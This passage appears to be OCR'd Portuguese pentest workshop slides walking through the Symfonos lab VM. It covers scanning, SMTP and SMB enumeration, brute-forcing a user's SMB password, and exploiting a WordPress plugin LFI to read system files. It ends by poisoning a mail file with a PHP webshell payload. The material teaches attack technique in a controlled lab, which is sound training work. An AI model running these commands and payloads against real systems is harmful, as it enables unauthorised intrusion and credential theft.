
```
kali@kali:/opt/dirsearch$ cd ..
kali@kali:/opt$ cd dirsearch/
kali@kali:/opt/dirsearch$ sudo ln -s /opt/dirsearch/dirsearch.py /usr/bin/dirsearch
```

2) Crie um link simbólico com o seguinte comando: ***sudo ln -s /opt/dirsearch/dirsearch.py /usr/bin/dirsearch***

Its Hacking Time!

- Identificando o alvo na DMZ
- Reconhecimento, Identificação de vulnerabilidades e exploração
- Pós exploração e escalação de privilégios.
- Pìvoting
- Metodologias e Frameworks de exploração de ambientes;
- Como ganhar conhecimento e experiência? TryHarder, hack all the things!
- Demonstração de teste de intrusão em ambiente controlado;

First Target



Footprint

~$sudo nmap –T 4 –sn 192.168.1.0/24 –oN nmap_dmz_discovery

```
kali@kali:~/Documents/workshop/dmz$ sudo nmap -T 4  -sn 192.168.1.0/24 -oN nmap_dmz_discovery
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-25 23:13 EDT
Nmap scan report for OpenWrt.lan (192.168.1.1)
Host is up (0.015s latency).
MAC Address: 20:B0:01:2C:3A:3A (Technicolor)
Nmap scan report for symfonos.lan (192.168.1.107)
Host is up (0.00048s latency).
MAC Address: 08:00:27:03:98:49 (Oracle VirtualBox virtual NIC)
Nmap scan report for kali.lan (192.168.1.146)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 4.50 seconds
```

Mais informações sobre flags do nmap: https://nmap.org/book/port-scanning-options.html

Footprint

~$ ***sudo nmap -sS -sV -Pn -sC 192.168.1.146 -T 4 -oN nmap_tcp_scan***

```
kali@kali:~/Documents/workshop/dmz$ sudo nmap -sS -sV -Pn -sC  -oN nmap_tcp_scan -T 4 192.168.1.107
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-25 23:15 EDT
Nmap scan report for symfonos.lan (192.168.1.107)
Host is up (0.00016s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 ab:5b:45:a7:05:47:a5:04:45:ca:6f:18:bd:18:03:c2 (RSA)
|   256 a0:5f:40:0a:0a:1f:68:35:3e:f4:54:07:61:9f:c6:4a (ECDSA)
|_  256 bc:31:f5:40:bc:08:58:4b:fb:66:17:ff:84:12:ac:1d (ED25519)
25/tcp  open  smtp        Postfix smtpd
|_smtp-commands: symfonos.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8,
80/tcp  open  http        Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Site doesn't have a title (text/html).
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.5.16-Debian (workgroup: WORKGROUP)
MAC Address: 08:00:27:03:98:49 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  symfonos.localdomain, SYMFONOS; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h39m59s, deviation: 2h53m11s, median: 0s
|_nbstat: NetBIOS name: SYMFONOS, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.5.16-Debian)
|   Computer name: symfonos
|   NetBIOS computer name: SYMFONOS\x00
|   Domain name: \x00
|   FQDN: symfonos
|_  System time: 2020-08-25T22:15:23-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-08-26T03:15:24
|_  start_date: N/A
```

Fingerprint SSH

```
22/tcp  open  ssh         OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 ab:5b:45:a7:05:47:a5:04:45:ca:6f:18:bd:18:03:c2 (RSA)
|   256 a0:5f:40:0a:0a:1f:68:35:3e:f4:54:07:61:9f:c6:4a (ECDSA)
|_  256 bc:31:f5:40:bc:08:58:4b:fb:66:17:ff:84:12:ac:1d (ED25519)
```

Porta 22/TCP encontrada detectada pelo nmap

~$ ***searchsploit OpenSSH 7.4.p1***

```
kali@kali:~/Documents/workshop/dmz$ searchsploit OpenSSH 7.4p1
----------------------------------------------------------------------------------------------------------------------
 Exploit Title
----------------------------------------------------------------------------------------------------------------------
OpenSSH 2.3 < 7.7 - Username Enumeration
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading
OpenSSH < 7.7 - User Enumeration (2)
----------------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

Busca de exploits públicos disponíveis para a versão do serviço

Fingerprint SMTP

~$ ***telnet 192.168.1.107 25***

```
kali@kali:~/Documents/workshop/dmz$ telnet 192.168.1.107  25
Trying 192.168.1.107...
Connected to 192.168.1.107.
Escape character is '^]'.
220 symfonos.localdomain ESMTP Postfix (Debian/GNU)
EHLO symfonos.localdomain
250-symfonos.localdomain
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250 SMTPUTF8
VRFY root
252 2.0.0 root
VRFY notfound_check
550 5.1.1 <notfound_check>: Recipient address rejected: User unknown
MAIL FROM:root
250 2.1.0 Ok
RCPT TO:root
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
System notification check
.
250 2.0.0 Ok: queued as AA5774094E
^]
telnet> 
```

Identificação de OpenRelay e enumeração de usuários via VRFY

```
Service Info: Hosts:  symfonos.localdomain, SYMFONOS; OS: Linux; CP

Host script results:
|_clock-skew: mean: 1h39m59s, deviation: 2h53m11s, median: 0s
|_nbstat: NetBIOS name: SYMFONOS, NetBIOS user: <unknown>, NetBIOS
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.5.16-Debian)
|   Computer name: symfonos
|   NetBIOS computer name: SYMFONOS\x00
|   Domain name: \x00
|   FQDN: symfonos
|_  System time: 2020-08-25T22:15:23-05:00
```

Informações obtidas em scripts NSE do nmap em scan de rede.

~$ ***sudo nmap -sV --script smtp-open-relay.nse --script-args smtp-open-relay.domain=symfonos.localdomain,smtp-open-relay.ip=127.0.0.1,smtp-open-relay.to=root,smtp-open-relay.from=root -p 25 192.168.1.107***

```
kali@kali:~/Documents/workshop$ sudo nmap -sV  --script smtp-open-relay.nse
mtp-open-relay.from=root -p 25 192.168.1.107
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-26 10:20 EDT
Nmap scan report for symfonos.local (192.168.1.107)
Host is up (0.0011s latency).

PORT   STATE SERVICE VERSION
25/tcp open  smtp    Postfix smtpd
|_smtp-open-relay: Server is an open relay (16/16 tests)
MAC Address: 08:00:27:03:98:49 (Oracle VirtualBox virtual NIC)
Service Info: Host:  symfonos.localdomain

Service detection performed. Please report any incorrect results at https:/
Nmap done: 1 IP address (1 host up) scanned in 20.62 seconds
```

Identificação de OpenRelay com scripts NSE do nmap
https://nmap.org/nsedoc/scripts/smtp-open-relay.html

NMAP NSE

Existem Scripts que realizam verificações de forma automáticas na suíte do ***nmap***, esses scripts também são conhecidos como ***NSE*** ou ***Nmap Scripting Engine***, os scripts referenciados se encontram no diretório ***/usr/share/nmap/scripts*** e existem vários deles!

Um exemplo do slide anterior onde foi utilizado o script ***smtp-open-relay.nse*** com alguns argumentos, é essencial que para a correta verificação de alguns scripts NSE os argumentos sejam passados para que o script realize verificações dentro do contexto do alvo, caso contrário, eles podem retornar falsos negativos, ou seja, quando a falha existe mas não foi detectada.

~$ ***sudo nmap -sV --script smtp-open-relay.nse --script-args smtp-open-relay.domain=symfonos.localdomain,smtp-open-relay.ip=127.0.0.1,smtp-open-relay.to=root,smtp-open-relay.from=root -p 25 192.168.1.107***

Para saber como executar propriamente um script NSE, consulte a documentação oficial ou leia o próprio script em questão, em alguns casos, dentro do código do script existem comentários explicando a utilização.
Documentações de scripts NSE da própria NMAP: https://nmap.org/nsedoc/scripts/
Mais informações: https://seginfo.com.br/2012/12/17/utilizando-o-nmap-scripting-engine-nse-funcionalidade-do-nmap-que-permite-executar-scripts-do-usuario-via-clavissecurity-2/

Fingerprint SMB

~$ ***sudo nmap -p 445 -sS -Pn --script=smb-enum-domains,smb-enum-shares,smb-enum-users,smb-system-info 192.168.1.107 -oN nma_nse_smb_enum***

```
kali@kali:~/Documents/workshop/dmz$ sudo nmap -p 445 -sS -Pn --script=s
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-25 23:28 EDT
Nmap scan report for symfonos.lan (192.168.1.107)
Host is up (0.00045s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:03:98:49 (Oracle VirtualBox virtual

Host script results:
|_smb-enum-domains: ERROR: Script execution failed (use
| smb-enum-shares:
|   account_used: guest
|   \\192.168.1.107\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (Samba 4.5.16-Debian)
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\192.168.1.107\anonymous:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\usr\share\samba\anonymous
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\192.168.1.107\helios:
|     Type: STYPE_DISKTREE
|     Comment: Helios personal share
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\helios\share
|     Anonymous access: <none>
|     Current user access: <none>
|   \\192.168.1.107\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|_    Current user access: <none>
|_smb-enum-users: ERROR: Script execution failed (use -d to debug)
|_smb-system-info: ERROR: Script execution failed (use -d to debug)
```

```
\\192.168.1.107\anonymous:
  Type: STYPE_DISKTREE
  Comment:
  Users: 0
  Max Users: <unlimited>
  Path: C:\usr\share\samba\anonymous
  Anonymous access: READ/WRITE
  Current user access: READ/WRITE
\\192.168.1.107\helios:
  Type: STYPE_DISKTREE
  Comment: Helios personal share
  Users: 0
  Max Users: <unlimited>
  Path: C:\home\helios\share
  Anonymous access: <none>
  Current user access: <none>
```

~$ ***telnet 192.168.1.107 25***

```
kali@kali:~/Documents/workshop/dmz$ telnet 192.168.1.107 25
Trying 192.168.1.107...
Connected to 192.168.1.107.
Escape character is '^]'.
220 symfonos.localdomain ESMTP Postfix (Debian/GNU)
EHLO symfonos.localdomain
250-symfonos.localdomain
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250 SMTPUTF8
VRFY helios
252 2.0.0 helios
```

Enumeração de usuário helios usando **VRFY** em serviço **SMTP**

Fingerprint SMB

~$ ***smbclient \\\\192.168.1.107\\anonymous –U GUEST –W symfonos.localdomain***

1

```
kali@kali:~/Documents/workshop/dmz$ smbclient  \\\\192.168.1.107\\anonymous -U GUEST -W symfonos.localdomain
Enter SYMFONOS.LOCALDOMAIN\GUEST's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Fri Jun 28 21:14:49 2019
  ..                                  D        0  Fri Jun 28 21:12:15 2019
  attention.txt                       N      154  Fri Jun 28 21:14:49 2019

                19994224 blocks of size 1024. 17282388 blocks available
smb: \> get attention.txt
getting file \attention.txt of size 154 as attention.txt (18.8 KiloBytes/sec) (average 18.8 KiloBytes/sec)
smb: \> exit
```

2

```
kali@kali:~/Documents/workshop/dmz$ cat attention.txt

Can users please stop using passwords like 'epidioko', 'qwerty' and 'baseball'!

Next person I find using one of these passwords will be fired!

-Zeus
```

Conteúdo de arquivo attention.txt revela possíveis senhas de usuários.

Obtendo acesso SMB

1 ~$ ***medusa –h 192.168.1.107 –u helios –P wordlist –M smbnt***

```
kali@kali:~/Documents/workshop/dmz$ cat wordlist
epidioko
qwerty
baseball
kali@kali:~/Documents/workshop/dmz$ medusa -h 192.168.1.107 -u helios -P wordlist -M smbnt
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [smbnt] Host: 192.168.1.107 (1 of 1, 0 complete) User: helios (1 of 1, 0 complete) Password: epidioko (1 of 3 complete)
ACCOUNT CHECK: [smbnt] Host: 192.168.1.107 (1 of 1, 0 complete) User: helios (1 of 1, 0 complete) Password: qwerty (2 of 3 complete)
ACCOUNT FOUND: [smbnt] Host: 192.168.1.107 User: helios Password: qwerty [SUCCESS (ADMIN$ - Share Unavailable)]
```

2 ~$ ***smbclient \\\\192.168.1.107\\helios –U helios –W symfonos.localdomain***

```
kali@kali:~/Documents/workshop/dmz$ smbclient \\\\192.168.1.107\\helios -U helios -W symfonos.localdomain
Enter SYMFONOS.LOCALDOMAIN\helios's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Fri Jun 28 20:32:05 201
  ..                                  D        0  Fri Jun 28 20:37:04 201
  research.txt                        A      432  Fri Jun 28 20:32:05 201
  todo.txt                            A       52  Fri Jun 28 20:32:05 201

                19994224 blocks of size 1024. 17282388 blocks available
smb: \> get research.txt
getting file \research.txt of size 432 as research.txt (70.3 KiloBytes/sec) (average 70.3 KiloBytes/sec)
smb: \> get todo.txt
getting file \todo.txt of size 52 as todo.txt (5.1 KiloBytes/sec) (average 29.5 KiloBytes/sec)
smb: \> exit
```

3

```
kali:~/Documents/workshop/dmz$ cat todo.txt
1. Binge watch Dexter
2. Dance
3. Work on /h3l105
```

Enumeração Web

~$ curl http://192.168.1.107/h3l105 -I -L

1

```
kali:~/Documents/workshop/dmz$ curl http://192.168.1.107/h3l105 -I -L
HTTP/1.1 301 Moved Permanently
Date: Wed, 26 Aug 2020 03:37:29 GMT
Server: Apache/2.4.25 (Debian)
Location: http://192.168.1.107/h3l105/
Content-Type: text/html; charset=iso-8859-1

HTTP/1.1 200 OK
Date: Wed, 26 Aug 2020 03:37:29 GMT
Server: Apache/2.4.25 (Debian)
Link: <http://symfonos.local/h3l105/index.php/wp-json/>; rel="https://api.w.org/"
Content-Type: text/html; charset=UTF-8
```

Adcione a configuração do hostname e endereço IPv4 no arquivo /etc/hjosts

2

```
0.0.1       localhost
.0.1.1      kali
192.168.1.107  symfonos.local

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Acesso via browser a aplicação web

3

Wordpress

~$ wpscan --no-banner --url "http://symfonos.local/h3l105/" --enumerate vp,vt,u --api-token "TOKEN_HERE" -t 10

```
$ wpscan --no-banner --url "http://symfonos.local/h3l105/" --enumerate vp,vt,u --api-token "[redacted]"  -t 10
```

```
[+] mail-masta
 | Location: http://symfonos.local/h3l105/wp-content/plugins/mail-masta/
 | Latest Version: 1.0 (up to date)
 | Last Updated: 2014-09-19T07:52:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | [!] 2 vulnerabilities identified:
 |
 | [!] Title: Mail Masta 1.0 - Unauthenticated Local File Inclusion (LFI)
 |     References:
 |      - https://wpvulndb.com/vulnerabilities/8609
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10956
 |      - https://www.exploit-db.com/exploits/40290/
 |      - https://cxsecurity.com/issue/WLB-2016080220
 |
 | [!] Title: Mail Masta 1.0 - Multiple SQL Injection
 |     References:
 |      - https://wpvulndb.com/vulnerabilities/8740
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6095
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6096
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6097
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6098
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6570
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6571
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6572
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6573
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6574
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6575
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6576
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6577
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6578
 |      - https://github.com/hamkovic/Mail-Masta-Wordpress-Plugin
 |
 | Version: 1.0 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://symfonos.local/h3l105/wp-content/plugins/mail-masta/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://symfonos.local/h3l105/wp-content/plugins/mail-masta/readme.txt
```

```
[!] Title: Mail Masta 1.0 - Unauthenticated Local File Inclusion (LFI)
    References:
     - https://wpvulndb.com/vulnerabilities/8609
     - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10956
     - https://www.exploit-db.com/exploits/40290/
     - https://cxsecurity.com/issue/WLB-2016080220
```

whatis LFI

Conteúdo de exploit público WordPress Plugin Mail Masta 1.0 - Local File Inclusion


```
The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a "dynamic file inclusion" mechanisms implemented in the target
application. The vulnerability occurs due to the use of user-supplied input without proper validation.

Source: /inc/campaign/count_of_send.php
Line 4: include($_GET['pl']);

Source: /inc/lists/csvexport.php:
Line 5: include($_GET['pl']);

Source: /inc/campaign/count_of_send.php
Line 4: include($_GET['pl']);

Source: /inc/lists/csvexport.php
Line 5: include($_GET['pl']);

Source: /inc/campaign/count_of_send.php
Line 4: include($_GET['pl']);


This looks as a perfect place to try for LFI. If an attacker is lucky enough, and instead of selecting the appropriate page from the array by its name, the script
directly includes the input parameter, it is possible to include arbitrary files on the server.


Typical proof-of-concept would be to load passwd file:


http://server/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd
```

WordPress Plugin Mail Masta 1.0 - Local File Inclusion https://www.exploit-db.com/exploits/40290

Exploting LFI

~$ curl "http://192.168.1.107/h3l105//wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd"

```
kali@kali:~/Documents/workshop/dmz$ curl "http://192.168.1.107/h3l105//wp-content/plugins/ma
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
Debian-exim:x:105:109::/var/spool/exim4:/bin/false
messagebus:x:106:111::/var/run/dbus:/bin/false
sshd:x:107:65534::/run/sshd:/usr/sbin/nologin
helios:x:1000:1000:,,,:/home/helios:/bin/bash
mysql:x:108:114:MySQL Server,,,:/nonexistent:/bin/false
postfix:x:109:115::/var/spool/postfix:/bin/false
```



Exploração da vulnerabilidade via Browser

Exploting LFI

~$ curl "http://192.168.1.107/h3l105//wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/aliases"

```
kali@kali:~/Documents/workshop/dmz$ curl "http://192.168.1.107/h3l105//wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/aliases"
# /etc/aliases
mailer-daemon: postmaster
postmaster: root
nobody: root
hostmaster: root
usenet: root
news: root
webmaster: root
www: root
ftp: root
abuse: root
noc: root
security: root
root: helios
```

~$ curl "http://192.168.1.107/h3l105//wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/os-release"

```
kali@kali:~/Documents/workshop/dmz$ \
> curl "http://192.168.1.107/h3l105//wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/os-release"
PRETTY_NAME="Debian GNU/Linux 9 (stretch)"
NAME="Debian GNU/Linux"
VERSION_ID="9"
VERSION="9 (stretch)"
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
```

Exploting LFI

~$ curl "http://192.168.1.107/h3l105//wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/os-release"

```
kali@kali:~/Documents/workshop/dmz$ \
> curl "http://192.168.1.107/h3l105//wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/os-release"
PRETTY_NAME="Debian GNU/Linux 9 (stretch)"
NAME="Debian GNU/Linux"
VERSION_ID="9"
VERSION="9 (stretch)"
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
```

~$ curl "http://192.168.1.107/h3l105//wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/aliases"

```
kali@kali:~/Documents/workshop/dmz$ curl "http://192.168.1.107/h3l105//wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/aliases"
# /etc/aliases
mailer-daemon: postmaster
postmaster: root
nobody: root
hostmaster: root
usenet: root
news: root
webmaster: root
www: root
ftp: root
abuse: root
noc: root
security: root
root: helios
```

Exploting LFI

~$ curl "http://192.168.1.107/h3l105//wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/var/mail/helios"

```
kali@kali:~/Documents/workshop/dmz$ \
> curl "http://192.168.1.107/h3l105//wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/var/mail/helios"
From root@symfonos.localdomain  Fri Jun 28 21:08:55 2019
Return-Path: <root@symfonos.localdomain>
X-Original-To: root
Delivered-To: root@symfonos.localdomain
Received: by symfonos.localdomain (Postfix, from userid 0)
        id 3DABA40B64; Fri, 28 Jun 2019 21:08:54 -0500 (CDT)
From: root@symfonos.localdomain (Cron Daemon)
To: root@symfonos.localdomain
Subject: Cron <root@symfonos> dhclient -nw
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit
X-Cron-Env: <SHELL=/bin/sh>
X-Cron-Env: <HOME=/root>
X-Cron-Env: <PATH=/usr/bin:/bin>
X-Cron-Env: <LOGNAME=root>
Message-Id: <20190629020855.3DABA40B64@symfonos.localdomain>
Date: Fri, 28 Jun 2019 21:08:54 -0500 (CDT)

/bin/sh: 1: dhclient: not found

From MAILER-DAEMON  Tue Aug 25 19:09:46 2020
Return-Path: <>
X-Original-To: helios@symfonos.localdomain
Delivered-To: helios@symfonos.localdomain
Received: by symfonos.localdomain (Postfix)
        id 6836B40B89; Tue, 25 Aug 2020 19:09:46 -0500 (CDT)
```

```
From root@symfonos.localdomain  Tue Aug 25 22:19:35 2020
Return-Path: <root@symfonos.localdomain>
X-Original-To: root
Delivered-To: root@symfonos.localdomain
Received: from symfonos.localdomain (unknown [192.168.1.146])
        by symfonos.localdomain (Postfix) with ESMTP id AA5774094E
        for <root>; Tue, 25 Aug 2020 22:19:10 -0500 (CDT)

System notification check
```

Visualização de e-mails no mail file do usuário helios em /var/mail/helios através da falha de LFI

Exploração #1

- Envio de payload para e-mail do usuário *helios* via ***SMTP Open Relay***
- Execução de código arbitrário através de arquivo de e-mail do usuário ***helios*** envenenado.
- Preparar um ***handler*** de conexão reversa na máquina do atacante através do ***Metasploit***
- Receber uma ***shell reversa***, obtendo acesso arbitrário ao sistema alvo.

Exploração

~$ telnet 192.168.1.107 25

```
kali@kali:~/Documents/workshop/dmz$ python3 smtp_lfi.py
220 symfonos.localdomain ESMTP Postfix (Debian/GNU)

b'EHLO symfonos.local\r\n'
250-symfonos.localdomain
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250 SMTPUTF8

b'MAIL FROM:root\r\n'
250 2.1.0 Ok

b'RCPT TO:helios\r\n'
250 2.1.5 Ok

b'DATA\r\n'
354 End data with <CR><LF>.<CR><LF>

b'<?php system($_POST['cmd']);?>\r\n"
b'\r\n.\r\n'
250 2.0.0 Ok: queued as 816F440698

b'QUIT\r\n'
221 2.0.0 Bye
```

Disparo de e-mail com payload PHP para envenenar arquivo ***/var/log/mail/helios***

Para realizar o envenenamento do arquivo de e-mail do usuário ***helios,*** é necessário abusar da falha de OpenRelay do serviço SMTP, para isso, o atacante realiza um envio de e-mail comum para o usuário ***helios***, porém, injetando um ***payload PHP***, que é processado no server-side, onde uma vez que a falha de LFI no wordpress for disparada, o código será processado pelo servidor web, permitindo que o atacante execute comandos remotamente na ***webshell***.

